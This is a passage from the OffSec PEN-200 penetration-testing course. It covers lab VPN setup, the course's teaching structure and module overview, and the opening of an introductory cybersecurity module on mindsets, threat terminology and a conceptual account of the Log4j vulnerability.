*Listing 8 - Creating a new directory and moving the .ovpn file*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Here we create a new directory using **mkdir**, move the *.ovpn* file with **mv** and then change our working directory with **cd**.

We're now ready to connect to the VPN. We'll connect with the **openvpn** command followed by the full name of the **.ovpn** file. Once again we must use **sudo**, since **openvpn** requires elevated permissions. Note that **sudo** caches our password for a short time. If we enter this second **sudo** command shortly after the first, we will not need to re-enter the password.

```
kali@kali:~/offsec$ sudo openvpn pen200.ovpn
2021-06-28 10:20:12 Note: Treating option '--ncp-ciphers' as  '--data-ciphers'
(renamed in OpenVPN 2.5).
2021-06-28 10:20:12 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --
data-ciphers (AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher
negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to
--data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2021-06-28 10:20:12 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4]
[EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2021
2021-06-28 10:20:12 library versions: OpenSSL 1.1.1k  25 Mar 2021, LZO 2.10
2021-06-28 10:20:12 TCP/UDP: Preserving recently used remote address:
[AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 UDP link local: (not bound)
2021-06-28 10:20:12 UDP link remote: [AF_INET]192.95.19.165:1194
2021-06-28 10:20:12 [offsec.com] Peer Connection Initiated with
[AF_INET]192.95.19.165:1194
2021-06-28 10:20:13 TUN/TAP device tun0 opened
2021-06-28 10:20:13 net_iface_mtu_set: mtu 1500 for tun0
2021-06-28 10:20:13 net_iface_up: set tun0 up
2021-06-28 10:20:13 net_addr_v4_add: 192.168.49.115/24 dev tun0
2021-06-28 10:20:13 WARNING: this configuration may cache passwords in memory -- use
the auth-nocache option to prevent this
2021-06-28 10:20:13 Initialization Sequence Completed
```

*Listing 9 - Connecting to the labs VPN*

The output of Listing 9 may seem intimidating at first. For now, simply note that the last line of the output reads "Initialization Sequence Completed", indicating that we have connected successfully to the VPN. Make sure that you can find it on your own connection!

We must leave this command prompt open. Closing it will disconnect the VPN connection.

We can open another terminal tab by clicking *File* > *New Tab*.

Once we are connected to the PWK VPN, we will be provided with a TUN0 network interface, which we can view with the *ip a* command. The address assigned to the TUN0 interface will be `192.168.119.X`, where `X` is some value between 1 and 255. Every time we reconnect to the VPN, we might get assigned a different value for `X`.

In addition, all lab machines within the PWK environment will have addresses that follow the format `192.168.X.Y`, where `X` is the same value as the third octet of our TUN0 address, and `Y` is the specific octet associated with the machine.

In the course material, we will be using different IP addresses for our TUN0 network interface as well as for the lab machines. Please make sure you are using the IP addresses assigned to you via TUN0 and via the OLP so that you can access the machines properly.

Lab time starts when your course begins and is metered as continuous access.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

If your lab time expires, or is about to expire, you can purchase a lab extension at any time. To purchase additional lab time, use the *Extend* link available at top right corner of the OffSec Training Library. If you purchase a lab extension while your lab access is still active, you can continue to use the same VPN connectivity pack. If you purchase a lab extension after your existing lab access has ended, you will need to download a new VPN connectivity pack via the course lab page in the OffSec Learning Portal

learners who have purchased a subscription will have access to the lab as long as the subscription is active. Your subscription will be automatically renewed, unless cancelled via the billing page.

## 2.2 How to Approach the Course

This Learning Unit covers the following Learning Objectives:

- Conceptualize a learning model based on increasing uncertainty
- Understand the different learning components included in PWK

### 2.2.1 A Model of Increasing Uncertainty

Penetration testing - and information security in general - is fundamentally about *reasoning under uncertainty*. Consider how a game like chess is different from a game like poker. In chess, you know everything that your opponent does about the game state (and vice versa). You may not know what they are thinking, but you can make predictions about their next move based on the exact same information that they are using to determine it. When playing poker, however, you do not have all of the information that your opponent possesses, so you must make predictions based on incomplete data.

In this regard, penetration testing is a lot closer to poker than chess. When we simulate an attack, we will never know everything there is to know about the machine/system/network/organization we are targeting. We therefore must make assumptions and estimate probabilities - sometimes implicitly and sometimes explicitly. Conversely, as the defender, we will not be aware of every potential attack vector or vulnerability we might be exposed to. We therefore need to hedge our bets and make sure that our attack surfaces that are most likely to be vulnerable are adequately protected.

---

*As a general rule, the only reason why hacking a machine takes any time at all is because there are things about it that we don't know. In a majority of cases, if we knew everything there was to know about a specific target ahead of time, then we would already know the precise few commands or lines of code necessary to compromise it.*

---

With this in mind, we can think about PWK as teaching two sets of different skills at the same time: one relating to penetration testing technique, and one relating to methodology, approach, and attitude.

The object level set of skills is taught explicitly via the Modules' Learning Objectives. You will read about how to gather information, find and exploit perimeter defenses, escalate your privileges,

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

move laterally between machines, and pivot to other networks. All of this information is covered extensively and inside the PWK Modules themselves.

However, the structure of the course enables a second order of learning. This second layer is arguably the more important one, though it is much more difficult to quantify. It provides learners with a framework for how to think, feel, and act in novel scenarios. And since penetration testing is *about* novel scenarios (i.e. uncertainty), it is critical that we become comfortable orienting them.

PWK contains seven learning modalities:

1. Learning Modules
2. Demonstration Module Exercises
3. Application Module Exercises
4. Capstone Module Exercises
5. The Assembling the Pieces Module
6. Challenge Labs (type one)
7. Challenge Labs (type two)

We can think about these learning modalities as points along a spectrum, where our uncertainty about the space we're operating in *increases* as we progress through the course. Let's consider each mode one by one.

### 2.2.2 Learning Modules

As mentioned above, the text-based Learning Modules all cover specific penetration testing concepts, techniques, and skills. They are each approximately between 30 and 50 pages in length, and they are accompanied by videos that go over the same concepts in a visual and interactive manner. They are logically ordered in a way that allows for progressively building on top of previously learned skills.

In our model of uncertainty, they are considered to be *no/low uncertainty*, because the learner only needs to passively read or watch the content. However, we encourage you to start the relevant lab machines and follow along by typing the commands and clicking around in the same manner as demonstrated. This helps you internalize the material.

### 2.2.3 Demonstration Module Exercises

There are several types of Module exercise. The objective of the first kind is for the learner to actually absorb the content by following the demonstration.

This type of exercise asks the learner to either input some factual, knowledge based answer to the question, or to obtain a randomized flag by copying the exact some commands and input shown in the course material.

The amount of uncertainty here is still very low, because the learner can obtain the solution directly by reading or watching the Module.

For example, the *Client Side Attacks* Module has a Learning Unit about exploiting Microsoft Office. In that Learning Unit, the learner will be asked to perform the demonstrated techniques on a copy of the original machine used to create the demonstration.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 2.2.4 Applied Module Exercises

Here we start to slowly increase the amount of uncertainty. Instead of the learner needing to copy *exactly* the same steps, the learner now must apply their skills in novel but limited scenarios.

For example, the previously mentioned Learning Unit on Microsoft Office contains a second machine that is slightly modified from the first. The learner needs to use the same type of techniques, but the modifications on the second machine will require that the learner adapt to the new situation.

This kind of exercise helps the learner reinforce what they learned in the demonstration, and also gives them the opportunity to think outside of the box.

### 2.2.5 Capstone Module Exercises

While demonstration and application exercises are constrained to specific Learning Units, Capstone Exercises have a wider scope. In particular they encompass the entire Module. This increases the amount of uncertainty present, because the learner may not know which techniques or concepts from the module are specifically required to complete the exercise.

In addition to a Learning Unit on exploiting Microsoft Office, the Client Side Attacks Module also contains Learning Units on reconnaissance, and another on Windows Library files. So a capstone exercise for this Module might include a directive to attack a specific machine with one of the client-side attacks, but it won't necessarily be clear which one to use without exploration of the machine.

The purpose of Capstone exercises is to provide ample opportunities to actually hack machines from beginning to end, but still under relatively constrained parameters. In particular, the learner knows the kind of attacks to use, and they know which machines to use them on.

### 2.2.6 Assembling the Pieces

There are 22 Modules in PWK (aside from this introduction and the final module) and for each of them the learner will go through the process of:

1. Reading and watching the Module and preferably following along
2. Completing the Demonstration exercises by copying the input
3. Working through the Application exercises by using specific techniques
4. Attacking machines from start to finish via the Capstone Exercises

At this point, learners will be just about ready for the Challenge Labs. The Assembling the Pieces Module represents a bridge between the Modules and the Labs. It provides a full walkthrough of a small penetration test and allows the learner to follow along with all demonstrated steps. In a sense, this Module is the equivalent of a demonstration exercise for the entire set of Challenge Labs.

### 2.2.7 Challenge Labs 1-3

There are two types of Challenge Labs. The first three are called *scenarios*. Each scenario consists of a set of networked machines and a short background story that puts those machines

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

in context. Your goal is to obtain access to a Domain Administrator account on an Active Directory domain, and compromise as many machines on the network as possible.

In the same way that Capstone Exercises test the learner on the material of multiple Learning Units, so too do these scenarios test the learner on the material of multiple Learning Modules. The uncertainty here is high, because you will not know which machines are vulnerable to what types of attacks. In addition, each of the three Challenge Labs progressively increase in complexity due to additional machines, subnetworks, and attack vectors.

Further, you will not know that any *specific* machine is directly vulnerable in the first place. Some machines will be dependent on information, credentials, or capabilities that will be found on other machines. And some machines may not even be (intentionally) exploitable until after the Domain Controller is compromised.

All machines contain either a local.txt file, a proof.txt file, or both. The contents of these files are randomized hashes that can be submitted to the OLP to log each compromise. Just like the Module exercise flags, the contents of these files will change on every revert of the machine. We'll discuss more details related to these scenarios in the final Module of PWK.

### 2.2.8 Challenge Labs 4-6

The second type of Challenge Lab consists of an OSCP-like experience. They are each composed of six OSCP machines. The intention of these Challenges is to provide a mock-exam experience that closely reflects a similar level of difficulty to that of the actual OSCP exam.

Each challenge contains three machines that are connected via Active Directory, and three standalone machines that do not have any dependencies or intranet connections. All the standalone machines have a local.txt and a proof.txt.

While the Challenge Labs have no point values, on the exam the standalone machines would be worth 20 points each for a total of 60 points. The Active Directory set is worth 40 points all together, and the entire domain must be compromised to achieve any points for it at all.

All the intended attack vectors for these machines are taught in the PEN-200 Modules, or are leveraged in the first three Challenge Labs. However, the specific requirements to trigger the vulnerabilities may differ from the exact scenarios and techniques demonstrated in the course material. You are expected to be able to take the demonstrated exploitation techniques and modify them for the specific environment.

Also included with your initial purchase of the PWK course is an attempt at the *OSCP certification exam*[4] itself. The exam is optional, so it is up to you to decide whether or not you would like to tackle it.

To schedule your OSCP exam, go to your exam scheduling calendar. The calendar can be located in the OffSec Learning Portal under the course exam page. Here you will find your exam expiry date, as well as schedule the exam for your preferred date and time.

Keep in mind that you won't be able to select a start time if the exam labs are full for that time period so we encourage you to schedule your exam as soon as possible.

[4] (OffSec, 2023), https://help.offsec.com/hc/en-us/categories/360002666252-General-Frequently-Asked-Questions-FAQs-

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We will cover the exam in more detail in the final Learning Module of this course. For additional information, please visit our *support page*.[5]

## 2.3 Summary of PWK Learning Modules

This Learning Unit covers the following Learning Objectives:

- Obtain a high level overview of what's covered in each PEN-200 Learning Module

In the previous Learning Units, we went over the general structure and specific components of PWK. In this Learning Unit, we will summarize each of the Learning Modules included within the course.

### 2.3.1 Getting Started: Optional Ramp-up Modules

We begin with three optional Modules from our Fundamentals series. These Modules are included in PWK for those learners who desire a softer start to their PWK learning journey.

*Introduction to Cybersecurity* provides a broad survey on the current state of the world of Cybersecurity. It covers how Cybersecurity is practiced as a discipline and what kinds of threats and threat actors exist. It also covers security principles, controls and strategies, Cybersecurity laws, regulations and frameworks, and career opportunities within the industry.

*Effective Learning Strategies* is a practical introduction to learning theory that explains OffSec's unique approach to teaching. This module begins with an overview of how learning happens and then explores the construction of OffSec materials. The second half of the module is immediately applicable for learners and includes tactics, strategies, and specific, practical steps.

Finally, we continue with a Module on *Report Writing for Penetration Testers*. This Module provides a framework, some advice, and some tips on writing notes as you progress through a penetration test. It also covers how you might think about writing a penetration testing report. The OSCP exam requires each learner to submit a report of their exam penetration test, so it is recommended to practice your note taking and report writing skills as you proceed with the Module exercises and Challenge Lab machines.

### 2.3.2 Enumeration and Information Gathering

We then dive into PWK proper, starting with one of the most important aspects of penetration testing: *Information Gathering*. Often called by its synonym *enumeration*, the vast majority of one's time during a penetration test is spent on information gathering of one form or another. However, this Module is specifically about how to approach a network at the very outset of an engagement.

We extend our information gathering toolkit by exploring the concept of *Vulnerability Scanning*.[6] Vulnerability scanning offers us several techniques to narrow our scope within a particular network. It helps us identify machines that are especially likely to be vulnerable. Attack vectors on such machines are often colloquially called *low-hanging fruit*, as the imagery of reaching up to take the easy pieces of fruit off a tree is particularly powerful.

[5] (OffSec, 2023), https://help.offsec.com/

[6] (Wikipedia, 2023), https://en.wikipedia.org/wiki/Vulnerability_scanner

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 2.3.3 Web Application and Client Side Attacks

It is now time to start learning some *perimeter attacks*. By perimeter attacks, we mean methods of infiltration that can be reliably done from the internet. In other words, attacks that can be initiated without any sort of access to an organization's internal network.

We begin with an extensive exploration of Web Application attacks. There are two primary reasons for starting here. The first is that Web vulnerabilities are among the most common attacks vectors available to us, since modern web apps usually allow users to submit data to them. The second is that web applications are inherently visual and therefore provide us with a nice interface for understanding why our attacks work in the way that they do.

*Introduction to Web Applications* begins by covering a methodology, a toolset, and an enumeration framework related to web applications that will help us throughout the course. It then covers our first vulnerability class: *Cross-Site Scripting* (XSS).[7] XSS is an excellent vulnerability to start with because it targets the *user* of a web application as opposed to the server running it. Since the vast majority of our regular day-to-day usage of web applications is as normal users, XSS can be unusually intuitive, compared to other types of attacks.

---

*Due to the fact that XSS targets users, it can be considered both a Web Application attack and a Client-Side Attack as we'll soon learn.*

---

We continue our exploration of web application attacks in *Common Web Application Attacks*, where we survey four different kinds of vulnerabilities. *Directory Traversal*[8] provides us with an example of how we can obtain access to information that we're not supposed to. *File Inclusion* shows us what can happen when certain configurations are not set up judiciously by a web administrator. *File Upload Vulnerabilities*[9] demonstrate how we can take advantage of the ability to upload our own files to a web server. Finally, *Command Injection*[10] allows us to run code of our choice on the web server itself.

Our examination of web-based attacks concludes with a dedicated Module on *SQL Injection*, otherwise known as *SQLi*.[11] This vulnerability class is particularly important not only because of how common it is, but because it teaches us how weaknesses can arise in a system due to multiple components interacting with each other in complex ways. In the case of SQLi, a web server and a database need to both be set up in precise ways so that we as attackers cannot abuse them.

*Client-Side Attacks* are another very common external class of attacks. They generally deal with methods of taking advantage of human users of computer systems. In this Module, we'll learn how to perform reconnaissance on a system, attack users of common programs like Microsoft Office, and even how to abuse Microsoft Library Files.

---

[7] (OffSec, 2023), https://www.offsec.com/offsec/clarifying-hacking-with-xss/

[8] (OWASP, 2023), https://owasp.org/www-community/attacks/Path_Traversal

[9] (OWASP, 2023), https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

[10] (OWASP, 2023), https://owasp.org/www-community/attacks/Command_Injection

[11] (OffSec, 2023), https://www.offsec.com/offsec/start-studying-security-with-sqli/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 2.3.4 Other Perimeter Attacks

It is relatively common to encounter various types of external-facing services on a penetration test that are vulnerable to different kinds of attacks. However, as penetration testers we will rarely have time to write our own exploits from scratch in the middle of an engagement.

Luckily, there are several ways in which we can benefit from the experience of the information security community. *Locating Public Exploits* will portray several different means of working with exploits that are available on Kali Linux and *on the internet*.[12] Then, *Fixing Exploits* will help us adapt these exploits to suit our specific needs.

We then explore the very surface of a very exciting subject: *Anti Virus Evasion*. While *Anti Virus* (AV) evasion isn't itself a perimeter attack, having some knowledge of how to avoid AV will be helpful since most modern day enterprises do deploy AV solutions.

Finally, we complete our review of perimeter attacks with an analysis of cryptography and *Password Attacks*. Weak or predictable passwords are extremely common in most organizations. This Module covers how to attack network services and how to obtain and crack various kinds of credentials.

### 2.3.5 Privilege Escalation and Lateral Movement

Once we obtain access to a machine, we suddenly have a whole set of new actions and activities open to us. We may want to increase our *privileges*[13] on the machines so that we can fully control it, or we might want to use it to gain access to other machines on the network.

*Windows Privilege Escalation* demonstrates how after compromising a Windows target, we can use our new legitimate permissions to become an Administrator. We will learn how to gather information, exploit various types of services, and attack different Windows components.

Then, *Linux Privilege Escalation* goes through the same process with Linux targets and obtaining root level permissions. It reinforces the methodology learned in the previous Module and covers Linux-specific techniques.

Escalating permissions is instrumentally important on an engagement because doing so gives us more access. But as penetration testers, we always want to ask ourselves what the biggest impact our attacks can have on the network to provide the most value for our clients. Sometimes, it can be even more effective to gain access to another machine owned by the organization. When we move from one machine to another on the same network, we call this *pivoting*,[14] and when we move into another subnetwork we call this *tunneling*.[15] *Port Redirection and SSH Tunneling* covers the basics of these persistence skills, while *Tunneling through Deep Packet Inspection* showcases a particular technique that can be used to evade a common network-layer defense.

[12] (OffSec, 2023), https://www.exploit-db.com/

[13] (Wikipedia, 2023), https://en.wikipedia.org/wiki/Privilege_escalation

[14] (NIST, 2022), https://csrc.nist.gov/glossary/term/pivot#:~:text=Definition(s)%3A,persistent%20threat%20(APT)%20attacks.

[15] (Wikipedia, 2023), https://en.wikipedia.org/wiki/Tunneling_protocol

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We wrap up this portion of the course with an exploration of *The Metasploit Framework* (MSF).[16] MSF is a powerful set of tools that help us automate many of the enumeration and exploitation steps we've learned so far.

### 2.3.6 Active Directory

*Active Directory*[17] is one of the most complex and important technologies for us to learn as penetration testers because it is ubiquitous in today's enterprise environment. PWK dedicates three Modules to this area: *Active Directory Introduction and Enumeration* paints a picture of how to think specifically about Windows machines in the context of an Active Directory domain. We will learn how to gather information and set ourselves up to more thoroughly compromise a network.

Then, *Attacking Active Directory Authentication* provides us with several techniques to increase our presence within the network by attacking or bypassing authentication protocols. Finally, *Lateral Movement in Active Directory* helps us understand how to apply many of the pivoting concepts we've previously learned in complex AD environments.

### 2.3.7 Challenge Lab Preparation

The final two PWK Modules represent a bridge between the text, video, and exercise based learning modalities and the Challenge Labs themselves. By this point the learner will have completed over 300 exercises, including the compromise of approximately 25 machines. Now it's time to put it all together. In *Assembling the Pieces*, we walk the learner through a simulated penetration test of five machines. Techniques from *Information Gathering* all the way through *Lateral Movement in Active Directory* are required to successfully compromise the domain. Learners will be able to follow along and see exactly how we think about targeting a new environment from start to finish.

Finally, *Trying Harder: The Challenge Labs* provides a set of instructions and some further detail on the Challenge Labs. We highly recommend completing all the Modules including *Assembling the Pieces* before beginning with the Challenge Labs!

## 2.4 Wrapping Up

This introduction Module helped orient us to begin with PEN200. We've set up our attacking environment and connected to the PWK labs. We learned a little bit about the pedagogical design of the course, and reviewed a summary of each Module. Now it's time to roll up our sleeves and get started!

[16] (Rapid7, 2022), https://www.metasploit.com/

[17] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 3 Introduction To Cybersecurity

We will cover the following Learning Units in this Learning Module:

- The Practice of Cybersecurity
- Threats and Threat Actors
- The CIA Triad
- Security Principles, Controls and Strategies
- Cybersecurity Laws, Regulations, Standards, and Frameworks
- Career Opportunities in Cybersecurity

This Module is designed to provide learners, regardless of current proficiency or experience, a solid understanding of the fundamental principles of cybersecurity. It is intended for a wide range of individuals, from employees working adjacent to information technology or managing technical teams, to learners just getting started in the highly-dynamic information security field.

Completing this Module will help learners build a useful base of knowledge for progressing onto more technical, hands-on Modules.

An in-depth analysis of each concept is outside the scope of this Module. To learn more about the concepts introduced here, learners are encouraged to progress through the 100-level content in the OffSec Learning Library.

Throughout this Module, we'll examine some recent examples of cyber attacks and analyze their impact as well as potential prevention or mitigation steps. We'll also supply various articles, references, and resources for future exploration in the footnotes sections. Please review these footnotes for additional context and clarity.

## 3.1 The Practice of Cybersecurity

This Learning Unit covers the following Learning Objectives:

- Recognize the challenges unique to information security
- Understand how "offensive" and "defensive" security reflect each other
- Begin to build a mental model of useful mindsets applicable to information security

### 3.1.1 Challenges in Cybersecurity

Cybersecurity has emerged as a unique discipline and is not a sub-field or niche area of software engineering or system administration. There are a few distinct characteristics of cybersecurity that distinguish it from other technical fields. First, security involves *malicious* and *intelligent* actors (i.e. opponents).

The problem of dealing with an intelligent opponent requires a different approach, discipline, and mindset compared to facing a naturally-occurring or accidental problem. Whether we are simulating an attack or defending against one, we will need to consider the perspective and potential actions of our opponent, and try to anticipate what they might do. Because our

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

opponents are human beings with *agency*, they can reason, predict, judge, analyze, conjecture, and deliberate. They can also feel emotions like happiness, sorrow, greed, fear, triumph, and guilt. Both attackers and defenders can leverage the emotions of their human opponents. For example, an attacker might rely on embarrassment when they hold a computer system hostage and threaten to publish its data. Defenders, meanwhile, might leverage fear to dissuade attackers from entering their networks. This reality means human beings are a *critical* component of cybersecurity.

Another important aspect of security is that it usually involves *reasoning under uncertainty*. Although we have plenty of deductive skills, we are by no means mentally omniscient. We cannot determine *everything* that follows from a given truth, and we cannot know or remember an infinite number of facts.

Consider how a game like chess is different from a game like poker. In chess, you know everything that your opponent does about the game state (and vice versa). You may not know what they are thinking, but you can make predictions about their next move based on the exact same information that they are using to determine it. Playing poker, however, you do not have all of the information that your opponent possesses, so you must make predictions based on incomplete data.

When considering the mental perspectives of attackers and defenders, information security is a lot closer to poker than chess. For example, when we simulate an attack, we will never know everything there is to know about the machine/system/network/organization we are targeting. We therefore must make assumptions and estimate probabilities - sometimes implicitly and sometimes explicitly. Conversely, as the defender, we will not be aware of every potential attack vector or vulnerability we might be exposed to. We therefore need to hedge our bets and make sure that our attack surfaces that are most likely to be vulnerable are adequately protected.

The problem of the intelligent adversary and the problem of uncertainty both suggest that understanding cybersecurity necessitates learning more about how we *think* as human agents, and how to solve problems. This means we'll need to adopt and nurture specific *mindsets* that will help us as we learn and apply our skills.

### 3.1.2 A Word on Mindsets

Security is not only about understanding technology and code, but also about understanding your own mind and that of your adversary. We tend to think of a mindset as *a set of beliefs that inform our personal perspective* on something.

Two contrasting examples of well-known mindsets are the *fixed* mindset and the *growth* mindset. An individual with a fixed mindset believes that their skill/talent/capacity to learn is what it is, and that there is no gain to be made by trying to improve. On the other hand, a growth mindset encourages the belief that mental ability is flexible and adaptable, and that one can grow their capacity to learn over time.

Research suggests that, for example, a mindset in which we believe ourselves capable of recovering from a mistake[18] makes us measurably better at doing so. This is just one aspect of the growth mindset, but it's an important one, since security requires us to make mistakes and learn from them - to be constantly learning and re-evaluating.

[18] (APS, 2011), https://www.psychologicalscience.org/news/releases/how-the-brain-reacts-to-mistakes.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Another extremely valuable mindset is the aptly-coined *security mindset*. Proposed by security researcher Bruce Schneier,[19] this mindset encourages a constant questioning of how one can attack (or defend) a system. If we can begin to ask this question automatically when encountering a novel idea, machine, system, network, or object, we can start noticing a wide array of recurring patterns.

At OffSec, we encourage learners to adopt the *Try Harder*[20] mindset. To better understand this mindset, let's quickly consider two potential perspectives in a moment of "failure."

1. If my attack or defense fails, it represents a truth about my current skills/processes/configurations/approach as much as it is a truth about the system.

2. If my attack or defense fails, this allows me to learn something new, change my approach, and do something differently.

These two perspectives help provide someone with the mental fortitude to make mistakes and learn from them, which is absolutely essential in any cybersecurity sub-field. More information about how to learn and the Try Harder mindset can be found in the "Effective Learning Strategies" Module that is part of this introductory Learning Path.

### 3.1.3 On Emulating the Minds of our Opponents

It's worth pausing to consider the particular attention that we will give to the *offensive*[21] side of security, even in many of our defensive courses and Modules. One might wonder why a cybersecurity professional whose primary interest and goal is defending a network, organization, or government should also learn offense.

Let's take the analogy of a medieval monarch building a castle. If the monarch learns that their enemy has catapults capable of hurling large boulders, they might design their castle to have thicker walls. Similarly, if their enemy is equipped with ladders, the monarch might give their troops tools to push the ladders off the walls.

The more this monarch knows about their would-be attacker and the more they can *think like an attacker*, the better defense they can build. The monarch might engage in "offensive" types of activities or *audits* to understand the gaps in their own defenses. For example, they could conduct "war-games" where they direct their own soldiers to mock-battle each other, helping them fully understand the capabilities and destructive potential of a real attacker.

In cybersecurity, enterprises might hire an individual or a firm to perform a penetration test - also known as a *pentest* A penetration tester takes on the role of an attacker to better understand the system's vulnerabilities and exposed weaknesses. Leveraging the skill-sets and mindsets of an attacker allows us to better answer questions like "How might an attacker gain access?", "What can they do with that access?", and "What are the worst possible outcomes from an attack?".

While learning hacking skills is (of course) essential for aspiring penetration testers, we also believe that defenders, system administrators, and developers will greatly benefit from at least a cursory education in offensive techniques and technologies as well.

---

[19] (Schneier, 2008), https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

[20] (OffSec, 2021), https://www.offsec.com/offsec/what-it-means-to-try-harder/

[21] (Kranch, 2019), https://mjkranch.com/2019/02/why_we_should_teach_offense_first/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Conversely, it's been our experience that many of the best penetration testers and web application hackers are those who have had extensive exposure to defending networks, building web applications, or administrating systems.

## 3.2 Threats and Threat Actors

This Learning Unit covers the following Learning Objectives:

- Understand how attackers and defenders learn from each other
- Understand the differences between risks, threats, vulnerabilities, and exploits
- List and describe different classes of threat actors
- Recognize some recent cybersecurity attacks
- Learn how malicious attacks and threats can impact an organization and individuals

The term *cybersecurity* came to mainstream use from a military origin. For clarity, we'll use cybersecurity to describe the protection of access and information specifically on the Internet or other digital networks. While included within the broader context of cybersecurity, information security also examines the protection of physical information-storing assets, such as physical servers or vaults.

As we explore various threats and threat actors throughout this Module, we'll mainly consider their online capabilities. Therefore, we'll generally use the term cybersecurity here, but won't be too concerned about using information security as a synonym.

### 3.2.1 The Evolution of Attack and Defense

Cybersecurity can be especially fascinating because it involves multiple agents trying to achieve mutually exclusive outcomes. In the most basic example, a defender wants to control access to an asset they own, and an attacker wants to gain control over the same asset. This is interesting because both roles, defender and attacker, subsist on the continued persistence of the other. In particular, each will become more skilled and sophisticated *because of* the efforts (or imagined efforts) of their counterpart.

The attacker-defender relationship dynamic helps to fundamentally explain *why* cybersecurity becomes exponentially more complicated over time. To understand this dynamic better, let's introduce the fictional characters Alice and Bob. We'll make use of them often throughout the OffSec Learning Library and the *cryptography*[22] literature in various contexts to demonstrate examples and thought experiments.

For this particular story, let's imagine that Bob has an asset that he wants to defend: a great banana tree! Bob wants to make sure that only he can pick its bananas. Meanwhile, attacker Alice would love to nothing more than to steal Bob's bananas.

First, Bob doesn't pay any special attention to the security of his tree. It's relatively easy for Alice to just walk up to it and steal a banana. As Alice gets better and better at stealing, however, Bob will also get better at protecting his tree.

[22] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cryptography

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When Bob first realizes Alice's treachery, he learns that standing guard prevents Alice from attempting to steal bananas. But Alice hypothesizes that Bob must sleep at some point. She pays attention to when Bob goes to sleep, then quietly sneaks up to the tree to steal.

Bob then figures out how to build a tall stone wall around the tree. Alice struggles to break through it or climb over it. Eventually, she learns how to dig under the wall. Bob trains a guard dog to protect the tree. Alice learns that she can pacify the dog with treats.

Bob takes a hardware security course and installs cameras and alarms to warn him anytime Alice is nearby. Alice learns how to disable the cameras and alarms.

This cycle can continue almost indefinitely. In a strange way, both attacker and defender depend on each other in order to increase their skillsets and better understand their respective crafts.

---

*We can take this analogy further to include compliance and risk management aspects of security. At some point, Bob accepts the risk that may steal bananas and decides to get insurance. But his banana insurance won't pay for stolen bananas unless he complies with their requirements for risk mitigation, which entail having a sturdy wall and guard dog.*

---

### 3.2.2 Risks, Threats, Vulnerabilities, and Exploits

Like many technical fields, cybersecurity relies on a significant amount of jargon, acronyms, and abbreviations. Throughout the OffSec Learning Library, we'll try to introduce terms and vocabulary as they come up organically. Before we learn about various cybersecurity theories and principles, however, it's important to define a few terms so we can follow what we're learning. Let's begin with a cursory review of some of the basic concepts that cybersecurity is *about*: risks, threats, vulnerabilities, and exploits.

The most fundamental of these four terms is *risk*,[23] since it applies to many domains outside of cybersecurity and information technology. A simple way to define risk is to consider two axes: the *probability* that a negative event will occur, and the *impact* on something we value if such an event happens. This definition allows us to conceptualize risks via four quadrants:

1. Low probability, low impact events
2. Low probability, high impact events
3. High probability, low impact events
4. High probability, high impact events

As cybersecurity professionals, we should always consider risk by examining the questions "How likely is it that a particular attack might happen?" and "What would be the worst possible outcome if the attack occurs?"

---

[23] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Risk

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When we can attribute a specific risk to a particular cause, we're describing a *threat*. In cybersecurity, a threat[24] is something that poses risk to an asset we care about protecting. Not all threats are human; if our network depends on the local electricity grid, a severe lightning storm could be a threat to ongoing system operations.

Nevertheless, in many cases we are focused on human threats, including malicious programs built by people. A person or group of people embodying a threat is known as a *threat actor*,[25] a term signifying agency, motivation, and intelligence. We'll learn more about different kinds of threat actors in the next section.

For a threat to become an actual risk, the target being threatened must be *vulnerable* in some manner. A *vulnerability*[26] is a flaw that allows a threat to cause harm. Not all flaws are vulnerabilities. To take a non-security example, let's imagine a bridge. A bridge can have some aesthetic flaws; maybe some pavers are scratched or it isn't perfectly straight. However, these flaws aren't vulnerabilities because they don't pose any risk of damage to the bridge. Alternatively, if the bridge *does* have structural flaws in its construction, it may be vulnerable to specific threats such as overloading or too much wind.

Let's dive into an example. In *December 2021*[27], a vulnerability was discovered in the *Apache Log4J*[28] library, a popular Java-based logging library. This vulnerability could lead to arbitrary code execution by taking advantage of a *JNDI Java toolkit* feature which, by default, allowed for download requests to enrich logging. If a valid Java file was downloaded, this program would be executed by the server. This means that if user-supplied input (such as a username or HTTP header) was improperly sanitized before being logged, it was possible to make the server download a malicious Java file that would allow a remote, unauthorized user to execute commands on the server.

Due to the popularity of the Log4j library, this vulnerability was given the highest possible rating under the *Common Vulnerability Scoring System* (CVSS)[29] used to score vulnerabilities: 10.0 Critical. This rating led to a frenzied aftermath including vendors, companies, and individuals scrambling to identify and patch vulnerable systems as well as search for indications of compromise. Additional Log4J vulnerabilities were discovered soon after, exacerbating matters.

This vulnerability could have been prevented by ensuring that user-supplied data is properly *sanitized*.[30] The issue could have been mitigated by ensuring that potentially dangerous features (such as allowing web-requests and code execution) were disabled by default.

In computer programs, vulnerabilities occur when someone who interacts with the program can achieve specific objectives that are unintended by the programmer. When these objectives

